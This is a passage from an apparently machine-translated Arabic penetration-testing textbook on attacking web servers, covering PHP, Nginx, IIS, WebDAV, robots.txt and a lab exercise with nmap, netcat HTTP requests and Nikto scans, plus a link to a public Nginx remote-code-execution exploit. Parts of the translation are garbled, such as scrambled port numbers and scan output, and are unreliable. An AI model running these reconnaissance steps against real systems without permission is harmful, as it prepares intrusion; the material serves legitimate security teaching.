أخيرًا، الطبقة العليا من بنية النظام هي PHP (معالج النصوص التشعبية)، والتي ناقشناها بإيجاز في الفصل السابق. تُستخدم PHP لكتابة البرامج النصية من جانب الخادم ؛ أي حيث يتم تشغيل التعليمات البرمجية على خادم الويب نفسه. تُستخدم هذه التعليمات البرمجية لإنشاء صفحات ديناميكية باستخدام البيانات المخزنة في قاعدة بيانات MySQL (أو غيرها). لن يحتاج مستخدمان إلى رؤية نفس صفحة الويب تمامًا مرة أخرى! في هذا الفصل، سنكتب بعض التعليمات البرمجية بلغة PHP ونرى كيف يمكن لمستخدم خبيث استخدام هذه التعليمات البرمجية لتثبيت باب خلفي يسمح بتشغيل أوامر النظام على نظام التشغيل الأساسي.

Machine Translated by Google

تستعير لغة PHPمن لغتي Perlو Cمن حيث البنية. ويتم تفسيرها بواسطة محرك Zend(محرك البرمجة النصية القياسي للغة PHP، والمكتوب بلغة C)، وهي قيد التطوير المستمر من قبل مجتمع البرمجيات مفتوحة المصدر. تُستخدم PHPعلى نطاق واسع لإنشاء مواقع ويب ذات محتوى ديناميكي. تتميز بمكتبات ضخمة، ووظائف عديدة، ولكنها تاريخيًا عُرضت للعديد من الثغرات الأمنية. قد تصادف ملف config.phpعند البحث عن محتوى على خادم ويب، والذي عادةً ما يحتوي على معلومات حساسة. وللقراء غير الملمين بلغة PHP، إليكم مثالًا بسيطًا للغاية:

```
<?PHP
echo "<h1>مرحباً بالعالم</h1>";
?>
```

تُستخدم لغة PHPغالبًا لكتابة صفحات HTMLديناميكيًا. عند عرض المثال السابق في متصفح المستخدم، لا يرى سوى عبارة "Hello World"كعنوان. يبقى كود الخادم مخفيًا. وقد شابت لغة PHPالعديد من الأخطاء أثناء تطويرها، وتحتوي على ثغرات كثيرة يُمكن استغلالها.

لغة PHPهي مجرد لغة واحدة من بين لغات البرمجة التي يمكن استخدامها لكتابة البرامج النصية من جانب الخادم. وهي شائعة جدًا، ولكن هناك العديد من اللغات الأخرى المستخدمة لهذا الغرض، مثل بايثون، وبيرل، ASP.NETو ASPو(اختصار Active Server Pages)، JASP، وروبي، ونود.جي إس.

هندسة معمارية ثلاثية المستويات

يُستخدم مصطلح بنية ثلاثية الطبقات عند الإشارة إلى خوادم الويب وتطبيقاتها، وهو أمر مربك بعض الشيء عند النظر إلى حزمة LAMPالتي تمت مراجعتها للتو.

يتكون هذا التصميم ثلاثي الطبقات من العميل (طبقة العرض)، وتطبيق الويب (طبقة المنطق)، وقاعدة البيانات أو الواجهة الخلفية (طبقة تخزين البيانات). في هذا النموذج، العميل هو متصفح الويب المستخدم للوصول إلى تطبيق الويب. يتيح متصفح الويب هذا العديد من فرص الهجوم، لأنه غالبًا ما يُشغّل بعض التعليمات البرمجية من جانب العميل بلغة جافا سكريبت. يتواصل متصفح الويب مباشرةً مع طبقة الويب، حيث يرسل طلبات HTTPويستقبل استجابات تحتوي على بيانات (وبرامج)، ثم يقوم بعرضها أو تنفيذها. أما طبقة قاعدة البيانات (أو الواجهة الخلفية) فلا ترتبط عادةً مباشرةً بالعميل، بل تتواصل طبقة الويب/التطبيق (باستخدام تعليمات برمجية مكتوبة بلغة PHP، على سبيل المثال) مع العميل.

يسعى المخترقون دائمًا إلى إيجاد طرق لإجراء اتصال مباشر من
من طبقة العميل إلى الواجهة الخلفية، حيث يتم تخزين جميع المعلومات المهمة حقًا، بما في ذلك معلومات مثل أسماء المستخدمين وكلمات المرور والعناوين وتفاصيل الدفع.
يمكن أيضًا استغلال ثغرة في نظام العميل من خلال قيام المستخدمين بتشغيل أكواد جافا سكريبت خبيثة دون قصد. وأخيرًا، يمكن مهاجمة تطبيق الويب نفسه. سنتناول كيفية حدوث ذلك في الفصل الثاني عشر.

Machine Translated by Google

Nginx

يُعدّ Nginx(يُنطق إنجن-إكس) أحدث عهدًا من Apache. وهو أيضًا برنامج مجاني ومفتوح المصدر (مع وجود العديد من منتجات Nginxالتجارية أيضًا)، وهو مصمم أساسًا لخدمة عدد كبير من المستخدمين في وقت واحد . يمكنك العثور على Nginxعبر الإنترنت على nginx.org(لتنزيل البرامج مفتوحة المصدر) و www.nginx.com(موقع شركة Nginx). كُتب Nginxفي الأصل بواسطة إيغور سيسويف لمعالجة حجم الزيارات الهائل الذي يتلقاه موقع روسي شهير، وقد أصبح اليوم واسع الانتشار. يُستخدم كخادم مستقل وكخادم وكيل عكسي لخوادم ويب أخرى مثل Apache. لا تفترض أن الخادم الذي تفحصه أو تختبره يعمل بنظام واحد فقط، فقد يعمل بنظامين، حيث يتولى Nginxمعالجة طلبات HTTPوالتخزين المؤقت، بينما يعمل Apacheفي الخلفية، ويتولى تنفيذ التعليمات البرمجية من جانب الخادم وتقديم تطبيق الويب. مرة أخرى، هناك العديد من الثغرات الأمنية العامة المثيرة للاهتمام التي يمكنك البحث عنها وقراءتها. إحدى هذه الثغرات، المصممة ببراعة والمتقدمة للغاية، والتي تتيح تنفيذ التعليمات البرمجية عن بُعد، وهي من آخر الثغرات التي تم الكشف عنها علنًا، موجودة هنا:

packetstormsecurity.com/files/125758/nginx-1.4.0-64-bit-Linux-Remote-Code-Execution.html

مايكروسوفت IIS

يُعدّ Microsoft IISبرنامجًا احتكاريًا يُباع ويُشترى. إذا وجدتَ أنه يعمل على خادم ويب، فمن المرجح أن يكون نظام التشغيل الأساسي أحد أنظمة Microsoft Windows. على سبيل المثال، قد تجد الإصدار 10من IISيعمل على Windows Server 2019. يُستخدم IISمنذ فترة، مما يعني احتمالًا كبيرًا لوجود إصدارات قديمة منه تعمل على الشبكة، وقد تحتوي هذه الإصدارات على ثغرات أمنية خطيرة، مثل CVE-2017-7269، التي تسمح للمهاجم باستغلال ثغرة تجاوز سعة المخزن المؤقت في بروتوكول WebDAV، ومن ثم تنفيذ تعليمات برمجية ضارة. وقد تم اكتشاف هذه الثغرة (وغيرها) في تسريب لأدوات مصدرها وكالة الأمن القومي الأمريكية (NSA)ونشرتها مجموعة تُعرف باسم Shadow Brokers.

[redacted]هو امتداد لبروتوكول HTTP، يُضيف طرقًا إضافية لإنشاء وتحرير صفحات الويب عن بُعد. يُستخدم على نطاق واسع لـ WebDAV إلى خوادم الويب البعيدة، وهو مُدمج في معظم أنظمة التشغيل. يُمكن لمالكي المواقع الإلكترونية تحميل المحتوى باستخدام فعل HTTPالإضافي PUT. يُمكن الكشف عن هذا الأمر وغيره من أوامر WebDAVعن طريق إرسال طلب OPTIONSإلى الخادم المستهدف. انتبه لهذه الأفعال الإضافية في مُخرجات أدوات مثل Nmapوغيرها من أدوات فحص ثغرات الويب.

Machine Translated by Google

الزواحف المخيفة والعناكب

ربما سمعتَ عن برامج الزحف التي تجوب الإنترنت، وتفهرس الصفحات، وتتبع الروابط. تستخدم محركات البحث مثل DuckDuckGoهذه البرامج لبناء قواعد بيانات للشبكة العنكبوتية العالمية. كما يمكن للمخترقين استخدامها لاستهداف موقع ويب أو تطبيق ويب محدد لرسم خريطة له وتحديد نقاط ضعفه لمزيد من التحقيق أو الهجوم. تتحقق برامج الزحف السليمة من وجود ملف يُسمى robots.txtفي جذر خادم الويب .(/)تكمن فكرة ملف robots.txtفي أنه يوفر قائمة بالموارد التي لا يرغب مدير الموقع في أن تفهرسها محركات البحث، والتي لا تهتم معظم محركات البحث بفهرستها لأن ذلك لن يُحقق أي فائدة. أي قائمة بالمواقع "المحظورة" هي بطبيعة الحال من أول الأماكن التي يجب عليك البحث فيها. قد يبدو ملف robots.txt كالتالي:

وكيل المستخدم: *
ممنوع: /admin
ممنوع: /secretstuff

قد تصادف أحيانًا ملفات robots.txtحيث تم تحديد موقع الويب بأكمله على أنه "خارج نطاق" برامج زحف الويب. ويتم ذلك باستخدام شرطة مائلة للأمام (/)كما يلي:

ممنوع: /

قد يكون هذا هو الحال إذا كان لدى عميلك صفحة ويب متاحة للعامة، لكنه يرغب في أن يقتصر الوصول إليها على موظفيه فقط (مثل تطبيق بريد إلكتروني). لا يوجد ما يمنع برامج الزحف من تجاهل ملف robots.txtتمامًا، مع أن ذلك يُعتبر سلوكًا غير أخلاقي. يمكن استخدام المعلومات التي تعثر عليها برامج الزحف للمساعدة في التركيز على أقسام محددة من الموقع الإلكتروني لمراجعتها. عند إجراء تقييم لأحد العملاء، ستجد بالتأكيد أي إدخالات في ملف robots.txtمفيدة، إذ قد يكون مسؤولو النظام، على نحوٍ مُفارِق، قد وضعوا صفحات فيه يُفضّلون ألا تراها. في هذه الحالة، لديك بالفعل مشكلة يمكنك تضمينها في تقريرك المُقدّم للعميل.

مجموعة أدوات اختراق خادم الويب

لعلّ أكثر أدوات اختراق المواقع الإلكترونية فائدةً هي متصفح الويب البسيط، إذ يُمكن إنجاز الكثير بواسطته. ستحتاج إلى استخدام عدة متصفحات، كما يفعل مطورو الويب، لتحديد التناقضات في طريقة عرض المحتوى. كما تحتوي المتصفحات الحديثة على وضع "المطور"، الذي يُتيح لك عرض وتعديل شفرة المصدر للمستند ، والاطلاع على طلبات واستجابات HTTPالمُرسلة، وعرض معلومات تصحيح الأخطاء، وفحص استخدام الذاكرة، وغير ذلك.

Machine Translated by Google

سنركز في تمارين هذا الفصل على أدوات سطر الأوامر، وسنسعى إلى تعزيز فهمك لبرنامج .Netcatسنستخدم هذه الأدوات لمساعدتك على فهم تقنيات HTTPوخوادم الويب. إليك بعض أنواع وأمثلة الأدوات التي ستجدها مفيدة لاختراق الإنترنت:

- متصفحات الويب (فايرفوكس وكروم)
- أدوات الويب عبر سطر الأوامر cURL)و (Wget
- أدوات اكتشاف المحتوى (Dirb)
- أدوات فحص الثغرات الأمنية في الويب و CGI (Nikto)
- أدوات امتداد الويب Cadaver)للتفاعل مع (WebDAV
- أدوات الباب الخلفي المكتوبة من جانب الخادم Weevely)أو (ASP.NET shell
- أدوات النفق (Proxychains)
- أدوات عامة الأغراض ،Nmap ،Netcat ،Metasploitو (Searchsploit)

فحص منافذ خادم الويب

بالنسبة للتمارين الواردة في هذا الفصل، يجب عليك استخدام مختبر الكتاب .(hh-booklab-v1-i386.hybrid.iso www.hacker-housebook.com/)أدخل ملف ISOالخاص ببرنامج المختبر في جهازك الظاهري المُعرّض للخطر، بدلاً من ملف ISOالخاص بالبريد الإلكتروني الذي استخدمته في الفصل السابق، ثم أعد تشغيل الجهاز الظاهري. في البداية، قد ترغب في إجراء فحص أساسي للحصول على النتائج بسرعة، ثم إجراء فحص أكثر شمولاً باستخدام نفس مجموعة الخيارات المستخدمة لفحص خادم البريد الإلكتروني. يوجد تغيير واحد أُضيف إلى أمر الفحص الشامل التالي، وهو إضافة الخيار oX-الذي سيُخرج نتائج الفحص إلى ملف .XMLسيبدو أمر Nmapالكامل الخاص بك كما يلي:

```
nmap -sT -p- -A -vv -n -Pn -oN booklab.txt -oX booklab.xml
192.168.56.110
```

لا داعي لانتظار انتهاء هذا الفحص. يُعد المنفذ 80نقطة انطلاق منطقية لتقييم خادم الويب، فهو المنفذ الافتراضي لبروتوكول ،HTTPومن المفترض أن يظهر مفتوحًا عند إجراء فحص أولي بسيط. لذا، افتح متصفحك على المنفذ 80وابدأ الاستكشاف. يمكنك فعل ذلك ببساطة عن طريق كتابة http://<TargetIP>في شريط عنوان المتصفح. (لاحظ أنه في حال حذف ،http://سيضيف المتصفح هذا البروتوكول تلقائيًا كمنفذ افتراضي). يجب عليك أيضًا التحقق من المنفذ ،443وهو المنفذ الافتراضي لبروتوكول ،HTTPSوذلك عن طريق تصفح .https://<TargetIP>هذه هي المواقع التي تتوقع وجود تطبيقات الويب العامة الخاصة بالعميل فيها.

أصبح من الشائع بشكل متزايد استخدام المنفذ 443فقط لبروتوكول HTTPبدلاً من المنفذ ،80الذي قد يُستخدم فقط لإعادة توجيه المستخدمين (المتصفحات) إلى المنفذ .443في الواقع، قد يُشكل اكتشاف المحتوى على المنفذ 80ثغرة أمنية بحد ذاته . وذلك لأن أي بيانات تُرسل عبر هذا الاتصال، مثل أسماء المستخدمين وكلمات المرور وملفات تعريف الارتباط، لن تكون مشفرة، وبالتالي يُمكن اعتراضها.

Machine Translated by Google


يمكن قراءتها بسهولة بواسطة مخترق خبيث في موقع مناسب باستخدام محلل حزم مثل Wiresharkأو TCPdump (www.tcpdump.org).

يمكنك أيضًا التحقق من اتصالات HTTPومحاولة الاتصال بمنافذ أخرى، وذلك بإضافة رقم المنفذ وتغيير البروتوكول بين HTTPSو HTTPعلى سبيل المثال، .http://192.168.56.110:8080كما يتيح لك متصفحك الوصول إلى الخدمات باستخدام بروتوكولات أخرى، مثل بروتوكول نقل الملفات (FTP)،باستخدام عنوان URLكهذا: .ftp://192.168.56.110

بعد انتهاء فحص Nmapالشامل، يمكنك أخذ النتائج التي تم إخراجها بتنسيق XML،وتحويلها إلى HTML،ثم عرضها في متصفحك. استخدم xsltprocلتحويل ملف XMLالخاص بك كما يلي:

```
xsltproc booklab.xml > booklab.html
```

اعرض هذا الملف في متصفح الويب الخاص بك. سيمنحك جدولاً منسقاً بشكل أنيق، كما هو موضح في الشكل 7.2،والذي قد تفضله أنت أو عميلك على الإخراج النصي فقط.
يمكنك أيضًا تخصيص هذا الناتج باستخدام أوراق أنماط XSL.



الشكل 7.2: نتائج فحص Nmapالمعروضة في متصفح الويب

تظهر نتائج فحص Nmapهذا (بتنسيق نصي قياسي) في الشاشة التالية. وقد حذفنا عدة أسطر من هذا الناتج (وخاصةً المجلدات التي اكتشفها Nmap)للاختصار. قد ترغب في الرجوع إلى هذا الناتج أثناء استكشافنا للمنافذ والخدمات المختلفة في هذا الفصل. ستلاحظ أن بعض الأسطر مُظللة لتوضيح الخدمات قيد التشغيل.

Machine Translated by Google

مما يسهل قراءته قليلاً. وبما أننا نركز في هذا الفصل على الخدمات المتعلقة بالويب، فلن يتم عرض الخدمات الأخرى.

```
#بدأ فحص Nmap 7.70يوم الأربعاء 13فبراير 2019الساعة 21:35:50كالتالي: nmap -sT -p- -A
-vv -n -Pn -sC -oN webserver.txt -oX webserver.xml 192.168.56.110

تقرير فحص Nmapللعنوان 192.168.56.110
المضيف يعمل، تم استلام استجابة arp(زمن الاستجابة 0.00027ثانية).
تم المسح الضوئي في 13فبراير 2019الساعة 21:35:51بتوقيت غرينتش لمدة 109ثانية

غير معروض: 65530منفذ مغلق
السبب: 65530رفض الاتصال

نسخة ريزون الخدمة الحكومية ميناء

syn-ack Apache httpd 2.2.21 ((Debian)) http-server-header: Apache/2.2.21 (Debian) 80/tcp

|الطرق المدعومة: OPTIONS GET HEAD POST DELETE TRACE PROPFIND
PROPPATCHنسخ نقل قفل فتح

_|طرق قد تنطوي على مخاطر: حذف، تتبع، بحث، تصحيح، نسخ، نقل
قفل فتح

|_http-server-header: Apache/2.2.21 (Debian)
http-svn-info:_|خطأ: فشل تنفيذ البرنامج النصي (استخدم d-للتصحيح)
http-title:_|لوحة صور هاكر هاوس -الصفحة الرئيسية
| http-webdav-scan:
|الطرق المسموح بها: OPTIONS، GET، HEAD، POST، DELETE، TRACE، PROPFIND،
تصحيح، نسخ، نقل، قفل، فتح
|تاريخ الخادم: الاثنين، 25فبراير 2019، الساعة 11:27:15بتوقيت غرينتش
|نوع الخادم: Apache/2.2.21 (Debian)
|نوع WebDAV: Apache DAV
|قائمة الدليل:
| /
443/tcp _| |مفتوح ssl/https? syn-ack /logs/
/zipdownload.php

ssl-date:_|من وقت الماسح الضوئي. 2019-02-25T11:27:17+00:00; +11d13h51m06s
3128/tcp مفتوح http-proxy syn-ack Squid http proxy 3.1.18
|_http-server-header: squid/3.1.18
http-title:_|خطأ: تعذر استرداد عنوان URLالمطلوب
8080/tcp مفتوح http syn-ack Apache Tomcat/Coyote JSP engine 1.1الإصدار

|الطرق المدعومة: GET HEAD POST PUT DELETE OPTIONS
_|طرق قد تنطوي على مخاطر: PUT DELETE
http-open-proxy:_|قد يقوم الخادم الوكيل بإعادة توجيه الطلبات
|_http-server-header: Apache-Coyote/1.1
http-title:_|خاص
10000/tcp مفتوح http syn-ack MiniServ 1.580 (Webmin httpd) MD5: 6A0A8D56B2EA0D1678821172DF51D634

|طرق :HTTP
الطرق المدعومة: GET HEAD POST OPTIONS
|_http-server-header: MiniServ/1.580
http-title:_|الموقع ليس له عنوان .(text/html; Charset=iso-8859-1)
عنوان MAC: 08:00:27:6A:AD:FF(بطاقة الشبكة الافتراضية Oracle VirtualBox)

نوع الجهاز: للأغراض العامة
نظام التشغيل: لينكس 3.X|2.6.X
```

Machine Translated by Google


```
نظام التشغيل CPE: cpe:/o:linux:linux_kernel:2.6 cpe:/o:linux:linux_kernel:3
تفاصيل نظام التشغيل: لينكس 3.13 - 2.6.32
#تم الانتهاء من فحص Nmapيوم الأربعاء 13فبراير 2019الساعة -- 21:37:40تم فحص عنوان IPواحد (مضيف واحد نشط) في 109.89ثانية
```

المنافذ المفتوحة لبروتوكول TCPالموضحة في المخرجات السابقة هي 80و344 و8213 و0808 و .10000سنقوم الآن بزيارة كل منفذ من هذه المنافذ باستخدام أدوات مثل Netcatومتصفح الويب، لاستكشاف معنى هذه النتائج أثناء قيامنا بذلك.

طلبات HTTPاليدوية

تذكر أنه يمكنك استخدام Netcat (nc)لمحاولة الاتصال بالمنافذ المفتوحة والحصول على معلومات تعريفية يدويًا، بالإضافة إلى التفاعل مع الخدمة العاملة على ذلك المنفذ. لقد فعلت ذلك مع المنفذ 25في الفصل السابق، وتعلمت بعض أوامر بروتوكول SMTPالأساسية. حاول الاتصال بالمنفذ 80بنفس الطريقة، ثم حاول إرسال طلب .HTTP

```
nc <TargetIP> 80
```

لإرسال طلب GETيدويًا، أدخل السطرين التاليين، واضغط على مفتاح الإدخال بعد كل سطر. ثم اضغط على مفتاح الإدخال مرة ثالثة لإرسال سطر فارغ وإكمال الطلب. إذا كنت تكتب ببطء شديد، فقد ينتهي وقت معالجة الطلب.

```
طلب GET / HTTP/1.1
المضيف: foo
```

تُخبر الأسطر السابقة الخادمَ: "أحضر لي جذر (/)نظام الملفات، باستخدام الإصدار 1.1من بروتوكول نقل النص التشعبي .(HTTP)سطر host: fooمطلوب إذا كنت تُحدد إصدار البروتوكول باستخدام HTTP/1.1، ولكن يمكنك أيضًا إرسال طلب باستخدام / GETفقط، متبوعًا بـ .Enterلا ضرر من تجربة هذا على خادم ويب حقيقي، لأن كل ما تفعله هو إرسال طلب GETمشروع لمحتوى الويب. يحتوي الرد الكامل على HTML، وهو ما لا يهمنا الآن. هنا يأتي دور HTTP HEAD

يُعدّ استخدام فعل الطلب مفيدًا، بشرط أن يدعمه الخادم المستهدف. حاول إرسال طلب HEADإلى مختبر الكتب، كما يلي:

```
HEAD / HTTP/1.1
المضيف: foo
```

فيما يلي العناوين فقط، والتي يجب أن تراها إذا كنت قد أرسلت بنجاح طلب GETأو HEADالسابق :

```
HTTP/1.1 200 OK
التاريخ: الاثنين 25فبراير 2019الساعة 11:51:15بتوقيت جرينتش
الخادم: Apache/2.2.21 (Debian)
X-Powered-By: PHP/5.3.8-1+b1
```

Machine Translated by Google


```
Set-Cookie: 07bd485356684225bbdfe01b3104ee94=65c6aeae77f3be0b51bde6d14f7
1db26؛تاريخ الانتهاء: الاثنين، 11مارس ،2019الساعة 11:51:19بتوقيت غرينتش؛ المسار: /
P3P: CP="CAO DSP COR CURa ADMa DEVa OUR IND PHY ONL UNI COM NAV INT DEM
"قبل"
ملف تعريف الارتباط المحدد: coppermine_data=YToyOntzOjI6IklEIjtzOjMyOiIyMTVhYjNiZmRmYTk5
;MWFlNzY3N2Q4M2QzMmE4MjExNSI7czoyOiJhbSI7aToxO30%3Dتنتهي=الأربعاء، 27مارس-
11:51:19 2019بتوقيت غرينتش؛ المسار=/
تنوع: قبول الترميز
ترميز النقل: مجزأ
نوع المحتوى: نص/ ؛htmlترميز الأحرف: utf-8
```

لاحظ أنه يمكنك رؤية نوع وإصدار برنامج خادم الويب (أباتشي) المُستخدم في هذه الاستجابة. كما يمكنك رؤية لغة PHPورقم إصدارها . يُنصح بالتحقق فورًا من أسماء البرامج وإصداراتها بحثًا عن أي ثغرات معروفة باستخدام أدوات مثل .Searchsploitتتمثل إحدى الاستراتيجيات الشائعة في إرسال طلب OPTIONSلمعرفة التقنيات التي يدعمها الخادم. تذكر مجددًا تضمين سطر فارغ ثالث، وإلا سينتظر خادم الويب منك إرسال المزيد من البيانات ولن يعتبر الطلب مكتملًا، كما هو موضح هنا:

```
خيارات / HTTP/1.1
المضيف: foo
```

ينتج عن المقطع السابق الاستجابة التالية من الخادم:

```
HTTP/1.1 200 OK
التاريخ: الاثنين 25فبراير 2019الساعة 11:58:04بتوقيت جرينتش
الخادم: Apache/2.2.21 (Debian)
DAV: 1,2
داف: <http://apache.org/dav/propset/fs/1>
MS-Author-Via: DAV
السماح بـ: OPTIONS، GET، HEAD، POST، DELETE، TRACE، PROPFIND، PROPPATCH، COPY، MOVE،
قفل، فتح
طول المحتوى: 0
نوع المحتوى: httpd/unix-directory
```

رائع! يبدو أن هذا الخادم يسمح بالعديد من طرق HTTPالمختلفة، بما في ذلك
طريقة خطيرة، وهي ،DELETEوالتي قد تسمح لنا بحذف الملفات من الخادم!

يُعيد الخادم أيضًا ترويسة .MS-Author-Via: DAVتشير هذه الترويسة، بالإضافة إلى طرق COPYو PROPPATCHو PROPFIND وUNLOCK، EVOMو LOCKوإلى وجود . WebDAVلاحظ أن طول المحتوى في هذه الاستجابة يساوي صفرًا (0)لأنه لم يتم إرجاع سوى الترويسة فقط، دون أي محتوى -لم نطلب أي موارد من الخادم، بل طلبنا منه فقط إخبارنا بخيارات OPTIONSالتي يدعمها الموقع الجذر .(/)قد تدعم المواقع المختلفة خيارات OPTIONSمختلفة، وقد ترغب في استكشاف موارد أخرى غير الموقع الجذر .(/)

يمكنك استخدام Netcatلإرسال طلبات HTTPأكثر تعقيدًا من تلك المعروضة حتى الآن. يمكنك تجربة إرسال رؤوس [redacted] واستخدام طرق HTTPمختلفة في طلبك لمعرفة كيفية استجابة الخادم. قد تلاحظ أن الخادم

Machine Translated by Google

يرغب في تعيين ملف تعريف ارتباط لكل طلب (عن طريق إرجاع ترويسة Set-Cookie:)؛ يمكنك أخذ ملف تعريف الارتباط هذا وإعادته في الطلبات اللاحقة باستخدام Cookie:

ستتعلم بلا شك الكثير عن بروتوكول HTTPإذا خصصت بعض الوقت للتجربة بهذه الطريقة!

فحص الثغرات الأمنية في مواقع الويب

يمكنك الاستمرار في استخدام Netcatللبحث عن المزيد من الثغرات يدويًا، أو يمكنك استخدام أداة مُخصصة لهذا الغرض. سيكون البحث اليدوي عن الثغرات باستخدام Netcatعملية شاقة ومُستهلكة للوقت. تم تطوير أدوات مُخصصة لاكتشاف الثغرات الشائعة في تطبيقات الويب، ويُنصح باستخدام هذه الأدوات بالتزامن مع تقنيات الاختبار اليدوي.

يُطلق على أحد هذه الماسحات الضوئية لثغرات الويب اسم Nikto (github.com/sullo/ نيكتو)، وهو مُضمّن في نظام كالي لينكس. كتبه كريس سولو وديفيد لودج في أواخر التسعينيات، ويعتمد على مكتبة LibWhiskerالخاصة بنظام ،Rain Forest Puppyولا يزال له استخدامات عملية حتى اليوم.

تعوّد على مراجعة صفحة المساعدة أو صفحة الدليل لكل أداة قبل استخدامها.

إذا استطعتَ اكتساب هذه العادة، فبدلاً من استخدام محركات البحث للعثور على إجابات عبر الإنترنت، ستلاحظ أنك تبدأ تدريجياً في بناء فهم أفضل بكثير للأدوات والتقنيات التي تستخدمها. كما ستتمكن من التوقف عن الاعتماد على مواقع مثل Stack Overflow(منتدى أسئلة وأجوبة مجتمعي) وستتمكن من إيجاد إجابات لأسئلتك بشكل أكثر فعالية. قد يستغرق الأمر بعض الوقت للتعود عليه، لكنه يستحق ذلك! تحتوي أجهزة الكمبيوتر على أدلة استخدام، لذا تذكر دائماً قراءة الدليل، وهو اختصار شائع في منتديات دعم الكمبيوتر، ويعني "اقرأ الدليل جيداً" (أو ما شابه ذلك من عبارات أقل تهذيباً).

إحدى طرق استخدام Niktoهي باستخدام الأمر التالي:

```
nikto -host <TargetIP> -C all -p 80 -output nikto_results.txt | grep -v
```

ملف تعريف الارتباط

يأخذ هذا الأمر مخرجات Niktoويُمررها إلى ،grepالذي سيحذف أي أسطر تحتوي على كلمة .Cookieستجد هذا مفيدًا لأن ،Niktoافتراضيًا، يُخرج الكثير من المعلومات، وقد يملأ شاشتك ببيانات عن ملفات تعريف الارتباط، والتي قد لا تحتاج إلى رؤيتها لإجراء فحص .CGIالخيار C all-

يُخبر الخيار Niktoبفحص جميع مجلدات CGIالمعروفة. يُستخدم الخيار p-لتحديد المنفذ ،80ثم يُحدد ملف الإخراج nikto_results.txtباستخدام الخيار . output-يُظهر الإخراج التالي مثالًا لما يُنتجه Niktoعند تشغيله على نظام مُستهدف مُعرّض للاختراق. يُمكنك تجربة تشغيل هذا الأمر على مختبرنا وستحصل على نتائج مُشابهة، كما هو مُوضح هنا:

```
اختبار اختبار اختبار
-نيكتو الإصدار 2.1.6
---------------------------------------------------------------------
+عنوان IPالمستهدف: 192.168.11.143
+اسم المضيف المستهدف: 192.168.11.143
```

Machine Translated by Google

80 +منفذ الهدف:

2020-06-25 12:47:22 (GMT-7) +وقت البدء:

+الخادم: Apache/2.4.20 (Debian)

+رأس X-Frame-Optionsالمضاد للنقر غير موجود.

لم يتم تعريف رأس .X-XSS-Protectionيمكن لهذا الرأس أن يشير إلى المستخدم.

وكيل للحماية من بعض أشكال هجمات XSS

لم يتم تعيين رأس .X-Content-Type-Optionsقد يسمح هذا لوكيل المستخدم بعرض محتوى الموقع بطريقة مختلفة عن نوع .MIME

:/ :OSVDB-3268 +تم العثور على فهرسة الدليل.

تم استرجاع رأس x-powered-by: PHP/7.3.14-1~deb10u1

تم العثور على رأس غير شائع ،'x-generator'ومحتوياته: دروبال (http://drupal.org) 7

:/admin/ :OSVDB-3268 +تم العثور على فهرسة الدليل.

+أعاد المدخل '/admin/'في ملف robots.txtرمز HTTPغير ممنوع أو رمز إعادة توجيه (200)

+أعاد الإدخال '/debugvpn.txt'في ملف robots.txtرمز HTTPغير ممنوع أو رمز إعادة توجيه (200)

+أعاد الإدخال '/README.txt'في ملف robots.txtرمز HTTPغير ممنوع أو رمز إعادة توجيه (200)

:/includes/ :OSVDB-3268 +تم العثور على فهرسة الدليل.

+أعاد المدخل '/includes/'في ملف robots.txtرمز HTTPغير ممنوع أو رمز إعادة توجيه (200)

:/misc/ :OSVDB-3268 +تم العثور على فهرسة الدليل.

+أعاد المدخل '/misc/'في ملف robots.txtرمز HTTPغير ممنوع أو رمز إعادة توجيه (200)

:/modules/ :OSVDB-3268 +تم العثور على فهرسة الدليل.

+أعاد المدخل '/modules/'في ملف robots.txtرمز HTTPغير ممنوع أو رمز إعادة توجيه (200)

:/profiles/ :OSVDB-3268 +تم العثور على فهرسة الدليل.

+أعاد المدخل '/profiles/'في ملف robots.txtرمز HTTPغير ممنوع أو رمز إعادة توجيه (200)

:/scripts/ :OSVDB-3268 +تم العثور على فهرسة الدليل.

+أعاد المدخل '/scripts/'في ملف robots.txtرمز HTTPغير ممنوع أو رمز إعادة توجيه (200)

:/themes/ :OSVDB-3268 +تم العثور على فهرسة الدليل.

+أعاد المدخل '/themes/'في ملف robots.txtرمز HTTPغير ممنوع أو رمز إعادة توجيه (200)

+أعاد الإدخال '/INSTALL.mysql.txt'في ملف robots.txtرمز HTTPغير ممنوع أو رمز إعادة توجيه (200)

+أعاد الإدخال '/INSTALL.pgsql.txt'في ملف robots.txtرمز HTTPغير ممنوع أو رمز إعادة توجيه (200)

+أعاد الإدخال '/INSTALL.sqlite.txt'في ملف robots.txtرمز HTTPغير ممنوع أو رمز إعادة توجيه (200)

+أعاد المدخل '/install.php'في ملف robots.txtرمز HTTPغير ممنوع أو رمز إعادة توجيه (200)

+أعاد الإدخال '/LICENSE.txt'في ملف robots.txtرمز HTTPغير محظور أو رمز إعادة توجيه (200)

